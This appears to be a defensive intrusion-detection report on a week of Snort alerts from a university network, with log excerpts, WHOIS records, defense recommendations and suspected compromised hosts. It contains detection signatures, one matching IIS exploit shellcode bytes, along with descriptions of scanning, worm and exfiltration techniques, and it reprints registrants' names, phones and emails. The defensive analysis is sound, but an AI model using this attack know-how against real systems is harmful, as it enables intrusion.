09/11-04:54:21.414626 [**] MISC source port 53 to <1024 [**] 61.129.67.43:53 -> MY.NET.1.57:53
09/11-05:04:54.943056 [**] spp_portscan: PORTSCAN DETECTED from 61.129.67.43 (THRESHOLD 4 connections exceeded in 0 seconds) [**]
09/11-04:54:21.415496 [**] MISC source port 53 to <1024 [**] 61.129.67.43:53 -> MY.NET.1.58:53
09/11-04:54:21.415566 [**] MISC source port 53 to <1024 [**] 61.129.67.43:53 -> MY.NET.1.59:53
09/11-04:54:21.575370 [**] MISC source port 53 to <1024 [**] 61.129.67.43:53 -> MY.NET.1.82:53
09/11-04:54:21.575437 [**] MISC source port 53 to <1024 [**] 61.129.67.43:53 -> MY.NET.1.83:53

The above table shows an example of someone doing a scan. The attacker is using port 53 as the source and destination ports because most likely traffic going in and out of these ports is allowed through the firewall. Port 53 is the assigned port for DNS traffic and traffic going to and from these ports is DNS traffic. 61.129.67.43 has generated over 2620 of these alerts. That IP address, also, has over 2000 TCP SYN scans. All of this traffic started on Sept. 11 at 04:54 am and ends

at 05:03 am. This individual is mapping the University's network for possibly a future attack. The WHOIS information shows:

% (whois6.apnic.net) inetnum	61.129.0.0 - 61.129.255.255
Origin	CHINANET-SH
descr	CHINANET Shanghai province network
descr	Data Communication Division
descr	China Telecom
country	CN
Admin. Contact	CH93-AP
Tech. Contact	XI5-AP
mnt-by	MAINT-CHINANET
mnt-lower	MAINT-CHINANET-SH
changed	hostmaster@ns.chinanet.cn.net 20000601
source	APNIC
person	Chinanet Hostmaster
address	A12,Xin-Jie-Kou-Wai Street
country	CN
phone	+86-10-62370437
fax-no	+86-10-62053995
e-mail	hostmaster@ns.chinanet.cn.net
NIC Handle	CH93-AP
mnt-by	MAINT-CHINANET
changed	hostmaster@ns.chinanet.cn.net 20000101
source	APNIC
person	Wu Xiao Li
address	Room 805,61 North Si Chuan Road,Shanghai,200085,PRC
country	CN
phone	+86-21-63630562
fax-no	+86-21-63630566
e-mail	ip-admin@mail.online.sh.cn
NIC Handle	XI5-AP
mnt-by	MAINT-CHINANET-SH
changed	ip-admin@mail.online.sh.cn 20010510
source	APNIC

This IP address should be blocked at the firewall and traffic coming from the 61.129.MY.NET should be monitored closely.

```
09/08-12:47:53.252665 [**] MISC source port 53 to <1024 [**] 134.93.19.12:53 -> MY.NET.130.122:53
```

09/08-12:51:53.439727 [**] MISC source port 53 to <1024 [**] 134.93.19.12:53 -> MY.NET.130.122:53
09/08-11:45:35.993139 [**] MISC source port 53 to <1024 [**] 192.115.189.100:53 -> MY.NET.88.88:53
09/08-11:47:51.159908 [**] MISC source port 53 to <1024 [**] 192.115.189.100:53 -> MY.NET.88.88:53

The rest of the alerts appear to be DNS lookups coming from over 3350 different IP address. The above table is just a small sampling of the other alerts generated. MY.NET.130.122, MY.NET.88.88, and MY.NET.1.3 appear to be DNS servers on the University's network. There appear to be several other DNS servers on the University's network.

It should be noted that not all of the traffic using port 53 would be DNS traffic. It is possible that a trojan could be setup to run on port 53 and therefore would have unrestricted access to and from the University's network. Other services such as ssh or telnet could be started up on port 53. When doing the traffic analysis concerning this alert, all of the University's IP addresses should be correlated to a list of DNS servers on campus. Any machine that shows up with the source port of 53 and they are not on the DNS list should be correlated to the other snort alerts and investigated.

RECON	**Alert:** MISC traceroute	**Number Detected of This Alert:** 8304
	Description: This is a notification that traceroutes are going through your network. This could be used to map how many hops different pieces of equipment are from the attackers machine. This information could be used for IP spoofing.	
	Defense Recommendation: Block all traceroute traffic at the firewall or routers if this traffic is not desired on the network.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP traceroute ";ttl:1;itype:8; reference:arachnids,118; classtype:attempted-recon; sid:385; rev:1;)	

Details

09/08-11:45:09.315290 [**] MISC traceroute [**] 128.151.5.65:34467 -> MY.NET.140.9:33462
09/08-11:47:01.960936 [**] MISC traceroute [**] 198.32.163.66:61467 -> MY.NET.140.9:33469
09/08-11:47:22.124189 [**] MISC traceroute [**] 205.189.33.132:56214 -> MY.NET.140.9:33468
09/08-11:50:53.561452 [**] MISC traceroute [**] 128.174.80.4:37154 -> MY.NET.140.9:33470
09/08-11:50:59.999391 [**] MISC traceroute [**] 130.215.5.33:47685 -> MY.NET.140.9:33458
09/08-11:51:02.420954 [**] MISC traceroute [**] 129.59.1.201:52084 -> MY.NET.140.9:33461

MY.NET.140.9 is a major target for traceroutes. This machine must be around the DMZ area or a high profile server. There were 8285 alerts directed at MY.NET.140.9 from over one hundred different IP addresses coming from the Internet. Most likely these are reconnaissance attempts.

S	**Alert:** ICMP Echo Request Nmap or HPING2	**Number Detected of This Alert:** 7008

SYSTEM	**Description:** The use of Nmap and HPING2 is a possible attempt to map the network. Both programs offer stealth mapping techniques that may by-pass stateless routers and older IDSs.
	Defense Recommendation: The firewall should have rules added to drop this type of traffic. Some router may be able to drop this type of traffic.
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert ICMP $EXTERNAL any -> $INTERNAL any (msg: "IDS162/scan_ping-nmap-icmp"; dsize: 0; itype: 8; classtype: info-attempt; reference: arachnids,162;)
Compromised Machines	MY.NET.98.138, MY.NET.237.42, MY.NET.98.144, MY.NET.98.107, MY.NET.235.246, MY.NET.153.196

Details

```
09/10-21:05:12.059186  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.235.246 -> 66.41.188.73
09/10-21:05:14.518541  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.235.246 -> 63.21.240.235
09/10-21:14:28.059100  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.235.246 -> 24.43.64.201
09/10-21:14:28.059168  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.235.246 -> 24.28.56.105
09/10-21:14:28.059236  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.235.246 -> 65.80.205.155
09/10-21:14:28.059437  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.235.246 -> 24.26.19.145
```

MY.NET.235.246 generated fifty-three of these alerts to various destination IP addresses. This machine was also involved with a UDP scan (see UDP scan alert for more details) of fourteen different IP addresses. Someone on this machine is scanning the Internet and gathering data. The table below shows one destination IP address that someone was interested in.

```
09/11-00:08:29.835065  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.235.246 -> 65.93.38.99
09/11-00:08:29.835132  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.235.246 -> 65.93.38.99
09/11-00:08:29.836077  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.235.246 -> 65.93.38.99
09/11-00:08:29.836713  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.235.246 -> 65.93.38.99
09/11-00:08:30.334912  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.235.246 -> 65.93.38.99
09/11-00:08:30.334979  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.235.246 -> 65.93.38.99
```

It is possible that this machine has been compromised at an earlier date and the hacker is using it to look for other machines on the internet to compromise. This machine should be checked out to

see if it has been compromised and the logs checked to see if it is one of the students who is looking for machines on the internet to compromise.

MY.NET.153.196 is scanning different machines on the ineternet much like MY.NET.235.246. Below is a sample of the scanning this machine is doing:

```
09/11-13:48:11.043465  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.153.196 -> 193.251.58.121
09/11-13:48:11.043532  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.153.196 -> 212.204.165.229
09/11-13:48:11.043602  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.153.196 -> 206.98.42.17
```

There is a good chance that this machine may have been compromised. This machine has been involved in some other alerts like "IDS552/web-iis_IIS ISAPI Overflow ida nosize" and "WEB-MISC Attempt to execute cmd." Both of these alerts happened before the scanning starts. Please see those alerts for more details on them and this machine.

```
09/09-01:36:24.892132  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.98.144 -> 24.77.192.98
09/09-01:36:24.989030  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.98.144 -> 24.77.192.98
09/09-01:36:24.989097  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.98.144 -> 24.77.192.98
09/09-01:36:25.083947  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.98.144 -> 24.77.192.98
```

MY.NET.98.144 generated 39 alerts. Someone on this machine is scanning different machines on the internet. This machine, also, generated twenty-six "INFO MSN IM Chat data" alerts. Most likely this does not correlate with the "ICMP Echo Requests Nmap" alerts.

```
09/09-23:25:39.442360 [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.98.107 -> 207.228.119.46
09/09-23:25:39.459520 [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.98.107 -> 207.228.119.46
09/09-23:25:41.187864 [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.98.107 -> 208.135.167.48
09/09-23:25:41.187932 [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.98.107 -> 24.78.1.162
09/09-23:25:41.683829 [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.98.107 -> 63.14.202.104
09/09-23:25:42.501738 [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.98.107 -> 63.14.202.104
```

The above table shows six of the eighteen alerts generated by MY.NET.98.107. Whoever was doing the scanning seem interested in 207.228.199.46. There were 4 alerts generated to that destination IP address. This machine should be reviewed to determine if it has been

compromised from the outside or an individual from the University is responsible for these scans.

There are several other examples of Universities' machines scanning machines on the Internet. Those alerts have not been included because the scanning attempts are much like the above ones listed. These machines should be checked out to ensure they have not been compromised at an earlier date. Most likely these machines have not been compromised by external people, but are being used by someone internally for scanning purposes. A list of machines that have been doing this type of scanning is provided under the Compromised Machines box of this alert.

SYSTEM	**Alert:** CS WEBSERVER - external web traffic	**Number Detected of This Alert:** 6575
	Description: This rules appears to be a snort custom rule that looks for traffic on port 80. It may be triggering on the IP address MY.NET.100.165.	
	Defense Recommendation: If this traffic is undesired, it needs to be blocked at the firewall or border routers. If all the traffic was blocked for port 80 going to and from MY.NET.100.65 at the firewall or boarder router it should prevent these attacks coming from the outside.	
	Snort v1.8 Ruleset that may generate a similar alert **Custom Rule:** alert tcp $EXTERNAL_NET any -> $HTTP_SERVER 80 (msg:"CS WEBSERVER – external web traffic"; classtype:system)	

Details

```
09/08-11:47:23.284778  [**] CS WEBSERVER - external web traffic [**] 199.228.142.5:33551 -> MY.NET.100.165:80
09/08-11:47:23.482789  [**] CS WEBSERVER - external web traffic [**] 199.228.142.5:33553 -> MY.NET.100.165:80
09/08-11:48:32.594027  [**] CS WEBSERVER - external web traffic [**] 212.45.178.113:1464 -> MY.NET.100.165:80
09/08-11:48:59.728452  [**] CS WEBSERVER - external web traffic [**] 66.7.131.157:4985 -> MY.NET.100.165:80
09/08-11:51:18.356961  [**] CS WEBSERVER - external web traffic [**] 152.163.188.72:50675 ->
MY.NET.100.165:80
```

There were 2560 source IP addresses for this alert. Since this is a custom snort rule, it is hard to judge how serious this alert is. If this were an internal web server for internal use only, this would be very alarming. If that is the case, traffic going to the internal web server needs to be blocked.

RECON	**Alert:** WEB-MISC prefix-get //	**Number Detected of This Alert:** 6398
	Description: This typically is used for reconnaissance. The attacker telnets to port 80, and issues a "get //". The response back from the server, in the Apache web server case, is the web server hostname, port connected to, web server name, and version. Other web servers may give different information. Lastly, this could have been a simple mistake on the user's part when they tried to access the web site on the server.	
	Defense Recommendation: One the things that could be done is to block external web traffic going to this machine. Other than that, an IDS will help to track IP addresses that do this type of reconnaissance and correlate that with future attacks.	

	Snort v1.8 Ruleset that may generate a similar alert **web-misc.rules**:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC prefix-get //";flags: A+; content:"get //"; nocase; classtype:attempted-recon; sid:1114; rev:1;)
Compromised Machines	MY.NET.253.114

Details

It appears that MY.NET.253.114 is running a webserver. There over 1100 IP addresses have created various snort alerts during the dataset time frame. There were 6342 of these alerts directed at MY.NET.253.114. Due to the sixteen other snort alerts, this machine should be checked for compromise. It seems to be a high profile target. Some of the other snort alerts are alarming such as:

- 1 instances of Port 55850 tcp - Possible myserver activity - ref. 010313-1
- 3 instances of spp_http_decode: IIS Unicode attack detected
- 4 instances of IDS552/web-iis_IIS ISAPI Overflow ida nosize
- 5 instances of WEB-MISC Attempt to execute cmd

SYSTEM	**Alert:** Port 55850 tcp - Possible myserver activity - ref. 010313-1	**Number Detected of This Alert:** 3777
	Description: This traffic should be looked at closely. There may be a "myserver ddos agent" on some of the internal network machines. Myserver is little known DDoS tool. There is not much information available on this tool. This alert seems to be using a snort custom rule.	
	Defense Recommendation: Block traffic on port 55850 and check out any machines that are sending out this traffic.	
	Snort v1.8 Ruleset that may generate a similar alert **Custom rule:** alert tcp $INTERNAL_NET 55850 -> $EXTERNAL_NET any (msg:" Port 55850 tcp - Possible myserver activity - ref. 010313-1"; classtype:system;) **Custom rule:** alert tcp $EXTERNAL_NET 55850 -> $INTERNAL_NET any (msg:" Port 55850 tcp - Possible myserver activity - ref. 010313-1"; classtype:system;)	
Compromised Machines	MY.NET.100.65 MY.NET.226.10 MY.NET.140.9 MY.NET.253.114	

Details

```
09/08-23:33:19.076646 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**] MY.NET.140.9:55850 -> 129.186.1.240:33459
09/08-23:33:19.351157 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**] MY.NET.140.9:55850 -> 129.186.1.240:33466
```

There is a very good chance that MY.NET.140.9 has been compromised due to the amount of reconnaissance and exploits that have been attempted. 129.186.1.240 hit MY.NET.140.9 with sixty-seven traceroutes over the course of five days. MY.NET.140.9 should be checked out to ensure that it has not been compromised. Lastly, if it is possible, traceroutes should be blocked at the router or firewall from coming into the network. The WHOIS information for 129.186.1.240:

Iowa State University (NET-CYCLONENET)
291 Durham Hall
Ames, IA 50011
US

Netname: CYCLONENET
Netblock: 129.186.0.0 - 129.186.255.255

Coordinator:
Contact, Technical (TC42-ARIN) tech-contact@IASTATE.EDU
515-294-2256

Domain System inverse mapping provided by:

NS-3.IASTATE.EDU 129.186.142.200
NS-2.IASTATE.EDU 129.186.140.200
NS-1.IASTATE.EDU 129.186.1.200
SCSDS.AMESLAB.GOV 147.155.1.1

Record last updated on 10-Apr-1998.
Database last updated on 28-Oct-2001 01:20:07 EDT.

```
09/10-06:40:30.025618  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.100.65:55850 -> 141.213.12.251:6500
09/10-06:40:30.134085  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 141.213.12.251:6500 -> MY.NET.100.65:55850
09/10-06:40:30.501299  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.100.65:55850 -> 141.213.12.251:6500
09/10-06:40:30.712902  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 141.213.12.251:6500 -> MY.NET.100.65:55850
09/10-06:40:30.748599  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.100.65:55850 -> 141.213.12.251:6500
09/10-06:40:30.783430  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 141.213.12.251:6500 -> MY.NET.100.65:55850
09/10-06:40:30.783564  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.100.65:55850 -> 141.213.12.251:6500
09/10-06:40:30.858347  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.100.65:55850 -> 141.213.12.251:6500
09/10-06:40:31.147614  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.100.65:55850 -> 141.213.12.251:6500
09/10-06:40:31.297281  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 141.213.12.251:6500 -> MY.NET.100.65:55850
```

The above table has some very interesting traffic. Port 55850 has been associated with the myserver DOS agent. According to www.portsdb.org, port 6500 is normally used by BoKS master software (Internet Ports Database). As you can see with the traffic the two machines are doing a lot of communicating on September 10. There were 2228 alerts generated by these two machines. BoKS is supposed to be financial software. Unless the MY.NET.100.65 is supposed

to be talking with a machine on the University of Michigan network, MY.NET.100.65 probably has the myserver agent running on it and should be checked out. The WHOIS information for 141.213.12.251 is:

University of Michigan (NET-UMNET3)
Computer Aided Engineering Network (CAEN)
229 Chrysler Center
Ann Arbor, MI 48109-2092
US

Netname: UMNET3
Netblock: 141.213.0.0 - 141.213.255.255

Coordinator:
Killey, Paul M. (PMK5-ARIN)
paul@ENGIN.UMICH.EDU
(734) 763-4910 (FAX) (734) 936-3107

Domain System inverse mapping provided by:

SRVR8.ENGIN.UMICH.EDU
141.212.2.81
SRVR7.ENGIN.UMICH.EDU
141.212.2.69
DNS2.ITD.UMICH.EDU
141.211.125.15

Record last updated on 16-Apr-1998.
Database last updated on 30-Oct-2001 03:20:27 EDT.

```
09/07-13:11:32.330794  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 200.27.201.143:55850 -> MY.NET.226.10:412
09/07-13:11:33.906223  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 200.27.201.143:55850 -> MY.NET.226.10:412
09/07-13:11:35.136594  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.226.10:412 -> 200.27.201.143:55850
09/07-13:11:35.148468  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.226.10:412 -> 200.27.201.143:55850
```

Here is another example of interesting traffic. The port 412 is normally defined as the trap convention port or direct connect file sharing according to http://www.portsdb.org/ (Internet Ports Database).There are 1270 alerts generated by these two machines on September 7 for about thirteen minutes. That is the only day traffic is exchanged between the two machines. The other interesting tidbit is 200.27.201.143 resides around the Santiago, Chile according to a reverse IP lookup on http://www.amnesi.com/.

```
09/11-21:33:59.038645  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.70.148:3513 -> 204.152.184.75:55850
09/11-21:33:59.120002  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 204.152.184.75:55850 -> MY.NET.70.148:3513
09/11-21:33:59.138031  [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.70.148:3513 -> 204.152.184.75:55850
```

The port 3513 is currently unassigned. However, it is interesting that such a high port (55850) would be used for traffic coming from the NetBSD ftp server. There were over hundred fifty

alerts generated between theses two machines. Plus with the other snort alerts generated, MY.NET.70.148 may have been compromised. Please see "High port 65535 tcp – possible Red Worm…", "x86 NOOP – Unicode Buffer OVERFLOW ATTACK", and "EXPLOIT x86 NOOP" for more information involving these two machines.

SYSTEM	**Alert:** WEB-IIS 5 Printer-beavuh	**Number Detected of This Alert:** 3007
	Description: "This event indicates that an intruder has attempted to exploit the printer isapi filter vulnerability in IIS 5.0 using the demonstration exploit published by dark spyrit. If successful, the exploit will cause the web server to spawn a command shell and connect back to the attacker." (Vision, IDS535 par. 1)	
	Defense Recommendation: Install patches recommend in Microsoft Security Bulletin MS01-023.	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS535/web-iis_http-iis5-printer-beavuh"; flags: A+; content: "|33 C0 B0 90 03 D8 8B 03 8B 40 60 33 DB B3 24 03 C3|"; classtype: system-attempt; reference: arachnids,535;)	

SYSTEM	**Alert:** ICMP Destination Unreachable (Network Unreachable)	**Number Detected of This Alert:** 2241
	Description: This ICMP error is usually generated by a router that cannot deliver or forward an IP datagram to the destination network (Stevens, 117-118). It is possible that if the host pays attention to these types of ICMP error messages, it is possible to create DoS attacks by sending forged ICMP Network Unreachable error messages (Arkin, 187). Lastly, this may be used to map the network subnets. A UDP packet could be sent to each one of the subnets to see which is active if the netmask was known.	
	Defense Recommendation: The firewall and routers need to be setup to drop this type of traffic if it is undesired.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp any any -> any any (msg:"ICMP Destination Unreachable (Network Unreachable)"; itype: 3; icode: 0; sid:401; rev:1;)	

Details

```
09/08-14:08:07.064556 [**] ICMP Destination Unreachable (Network Unreachable) [**] MY.NET.30.2 -> 24.129.61.198
09/08-14:11:25.927914 [**] ICMP Destination Unreachable (Network Unreachable) [**] MY.NET.30.2 -> 61.127.194.214
09/08-14:13:21.862302 [**] ICMP Destination Unreachable (Network Unreachable) [**] MY.NET.30.2 -> 211.119.135.195
```

MY.NET.30.2 appears to be doing one of two things. First, the machine could be misconfigured and is sending UDP packets to the wrong default router. Or someone is trying to do some reconnaissance on involving 970 distinct destinations. According to Occam's razor, it is most likely the first reason. This machine should be checked out to ensure that it has the proper network settings. The router that it uses as default should be checked to ensure that it, too, has the proper settings.

S	**Alert:** Watchlist 000220 IL-ISDNNET-990517	**Number Detected of This Alert:** 1939

SYSTEM	**Description:** This rule is here because the Israeli ISP Bezeq International has a history of problems with internal security.
	Defense Recommendation: Any traffic coming from 212.179.XXX.XXX could be blocked at the router or firewall. If this is not the desired solution, than using an IDS to monitor traffic coming from 212.179.XXX.XXX networks will help.
	Snort v1.8 Ruleset that may generate a similar alert

RELAY FAILED	**Alert:** SMTP relaying denied	**Number Detected of This Alert:** 1913
	Description: Someone made an attempt to use the mail server to relay a message (advICE :Intrusions :2001011, par. 1). Spammers usually use poorly configured sendmail servers to relay their spam (par. 2).	
	Defense Recommendation: Check the mail server's configuration to make sure that it does not allow SMTP relaying from outside networks.	
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $EXTERNAL_NET any <- $SMTP 25 (msg:"SMTP relaying denied"; flags: A+; content: "5.7.1"; depth:70; reference:arachnids,249; classtype:bad-unknown; sid:567; rev:1;) **vision18.rules:**alert TCP $INTERNAL 25 -> $EXTERNAL any (msg: "IDS249/smtp_smtp-relay-denied"; flags: A+; content: "5.7.1"; depth: 70; classtype: relay-failed; reference: arachnids,249;)	

RECON	**Alert:** Null scan!	**Number Detected of This Alert:** 1594
	Description: A TCP frame was received that had all zeros for the control bits and the sequence number (advICE :Intrusions :2000309, par. 1). This should never show up as a normal TCP operation (par. 2). Most likely this is an attacker scanning the network to find out what services are available (par. 2).	
	Defense Recommendation: This traffic should be monitored and the IP addresses of the machines doing this scan be recorded. Those IP addresses should be blocked at the firewall or router. If possible setup a rule in the firewall to drop or reject this type of traffic.	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS4/scan_probe-null_scan"; seq: 0; ack: 0; flags: 0; classtype: info-attempt; reference: arachnids,4;)	

SYSTEM	**Alert:** UDP SRC and DST outside network	**Number Detected of This Alert:** 1537
	Description: These alerts are generated by UDP packets coming into the network where both the source IP and the destination IP addresses are outside addresses.	
	Defense Recommendation: The firewall needs to be setup to block traffic where the destination address is not one of the internal addresses used inside the network.	
	Snort v1.8 Ruleset that may generate a similar alert	

Details

```
09/07-00:01:39.371459 [**] UDP SRC and DST outside network [**] 3.0.0.99:137 -> 10.0.0.1:137
```

```
09/07-00:03:40.877619 [**] UDP SRC and DST outside network [**] 3.0.0.99:137 -> 10.0.0.1:137
09/07-00:07:39.385075 [**] UDP SRC and DST outside network [**] 3.0.0.99:137 -> 10.0.0.1:137
09/07-09:21:20.423668 [**] UDP SRC and DST outside network [**] 164.107.98.247:137 -> 164.107.3.40:137
09/07-09:21:29.436979 [**] UDP SRC and DST outside network [**] 164.107.98.247:137 -> 164.107.3.40:137
```

Much of the traffic seen with this alert deals with the Netbios port of 137 and Windows enumeration. Most likely that there are some Windows machines out there that are broadcasting Netbios traffic to their broadcast address. Most likely the networks involved in this alert are not using a standard subnet mask, 255.255.255.0 for example. Otherwise it would be straightforward to calculate their IP addresses that being used and their subnet masks to determine whether or not it is broadcast traffic. According to Happy Hacker, it possible to get many network secrets (network resources, shares, users, and ect.) on poorly configured Windows machines (pars. 16-18). While this may not be the case with these alerts, Windows administrators need to be aware of what can be done. There were 1496 alerts that were generated in this manner.

```
09/07-09:38:55.450796 [**] UDP SRC and DST outside network [**] 169.254.165.253:137 ->
128.135.20.100:53
09/07-09:39:00.942926 [**] UDP SRC and DST outside network [**] 169.254.165.253:137 ->
128.135.20.100:53
09/07-12:41:01.157687 [**] UDP SRC and DST outside network [**] 169.254.165.58:137 ->
169.24.170.186:137
09/07-12:42:47.827555 [**] UDP SRC and DST outside network [**] 169.254.165.58:137 ->
160.135.146.65:137
09/07-12:43:07.361255 [**] UDP SRC and DST outside network [**] 169.254.165.58:137 -> 66.141.77.180:137
```

There were 187 alerts generated by 169.254.X.X traffic from port 137 to port 53 and 137. 169.254.X.X network addresses should only be used for internal networks and should not be routed. The other strange thing is traffic going to destination port 53 to IP address 128.135.20.100 (resolves to ns3.uchicafo.edu). The WHOIS information for 128.135.20.100 is below:

Registrant:
University of Chicago (UCHICAGO-DOM)
1155 E. 60th Street
Chicago, IL 60637
US

Domain Name: UCHICAGO.EDU

Administrative Contact, Billing Contact:
Vonderohe, Robert (RV489) r-vonderohe@UCHICAGO.EDU
University of Chicago
Networking Services
1155 East 60th Street
Chicago, IL 60637-2745
312/702-7658 (FAX) 312/702-0559

Technical Contact:
Rusnak, Ronald J (RJR21) r-rusnak@UCHICAGO.EDU
University of Chicago
Networking Services
1155 E. 60th Street

Chicago, IL 60637-2745
773/702-7607 (FAX) 773/702-0559

Record last updated on 01-Nov-2000.
Record created on 22-Nov-1991.
Database last updated on 14-Oct-2001 05:13:00 EDT.

Domain servers in listed order:

NS1.UCHICAGO.EDU 128.135.4.2
NS4.UCHICAGO.EDU 128.135.72.200
NS2.UCHICAGO.EDU 128.135.12.73
DNS1.ANL.GOV 130.202.20.5, 146.137.64.5

As a courtesy, it may be good idea to contact Mr. Rusnak of the University of Chicago to let him know the anomalies that are going to his network and the name server. Mr. Rusnak may be able to shed more details on this traffic with data from his IDS sensors and firewalls. Most likely this traffic is nothing more than DNS name lookups. In Mr. Bruno Marien and Mr. Donald Pitts GIAC papers also found traffic going from port 137 to port 53.

SYSTEM	**Alert:** ICMP Fragment Reassembly Time Exceeded	**Number Detected of This Alert:** 1255
	Description: This is generated by the receiving host or a router that is missing fragments from the original datagram (Arkin, 23-24). The original datagram was broken up due to a smaller network MTU somewhere on the path for the datagram (23-24). The receiving machine did not receive all of the fragments in the specified time period and sent the ICMP error message (23-24). There are a couple of tools, such as hping2, that can be used to map the network (63). These tools send out fragments out to an IP address, but they do not send out the whole message (63). In other words, if there were five fragments in total, only one to four of the fragments are actually sent out to the IP address (63).	
	Defense Recommendation: The firewall and routers need to be setup to drop this type of traffic if it is undesired.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp any any -> any any (msg:"ICMP Fragment Reassembly Time Exceeded"; itype: 11; icode: 1; sid:410; rev:1;)	

SYSTEM	**Alert:** ICMP Destination Unreachable (Host Unreachable)	**Number Detected of This Alert:** 1229
	Description: The router that is directly connected to the same network the destination machine is on and cannot reach the destination host, will generate this ICMP error message (Arkin, 18). Also, this may be a reconnaissance method for reverse mapping the network (52). Any host that does not produce this error message means that there is a machine at that IP address (52).	
	Defense Recommendation: The firewall and routers need to be setup to drop this type of traffic if it is undesired.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp any any -> any any (msg:"ICMP Destination Unreachable (Host Unreachable)"; itype: 3; icode: 1; sid:399; rev:1;)	

Details

```
09/09-04:29:48.894083 [**] ICMP Destination Unreachable (Host Unreachable) [**] 195.93.49.226 -> MY.NET.70.64
09/09-04:29:48.894230 [**] ICMP Destination Unreachable (Host Unreachable) [**] 195.93.49.226 -> MY.NET.70.64
09/09-04:29:49.801625 [**] ICMP Destination Unreachable (Host Unreachable) [**] 195.93.49.226 -> MY.NET.70.64
09/09-04:29:49.801700 [**] ICMP Destination Unreachable (Host Unreachable) [**] 195.93.49.226 -> MY.NET.70.64
```

The above traffic may be an example of spoofing. The logs should be checked to see if MY.NET.70.64 initiated traffic to 195.93.49.226 (rt-loh47.proxy.aol.com). If the logs show that the traffic did not originate from the University's network, then most likely someone has "borrowed" MY.NET.70.64 IP address to harass 195.93.49.226

SYSTEM		
	Alert: INFO napster login	**Number Detected of This Alert:** 1205
	Description: This is not so much of an attack more notice that Napster is in use on the network. Napster is software that does peer-to-peer networking so that people can trade mp3 files.	
	Defense Recommendation: If this traffic is undesired on the network, routers and the firewalls need to be setup to block it. Also this should be included in acceptable use policies for the site.	
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $HOME_NET !80 -> $EXTERNAL_NET 8888 (msg:"INFO napster login"; flags: A+; content:"|00 0200|"; offset: 1; depth: 3; classtype:bad-unknown; sid:549; rev:1;)	

SYSTEM		
	Alert: High port 65535 tcp - possible Red Worm – traffic	**Number Detected of This Alert:** 1098
	Description: This worm uses four known vulnerabilities in BIND named, wu-ftpd, rpc.statd, and lpd services (Rautiainen, par. 1) to propagate. Once the worm gets downloaded to "/usr/local/bin/lib/", it runs a script called "start.sh" (par. 3). The worm replaces "/bin/ps" and "/sbin/klogd" with trojanized versions (pars. 4-5). Klogd has a backdoor that listens on port 65535 that will open when the door when a ping packet of a certain size (par. 5). The worm sends out system files such as "/etc/shadow" to four different email addresses (par. 6). It scans for vulnerable hosts on the Class B subnets on the network to infect (par. 2). Lastly, it creates a cron job which removes the trojanized "/bin/ps" (par. 7).	
	Defense Recommendation: The best defense is to have updated versions of BIND named, wu-ftpd, rpc.statd, and lpd services. Also, keeping the system up-to-date with patches will help. The last thing is to block traffic associated with port 65535.	
	Snort v1.8 Ruleset that may generate a similar alert **Custom Rule:** alert tcp any any -> any 65535 (msg:" High port 65535 tcp - possible Red Worm – traffic "; classtype:system)	
	Compromised Machines	

MY.NET.153.196

Details

```
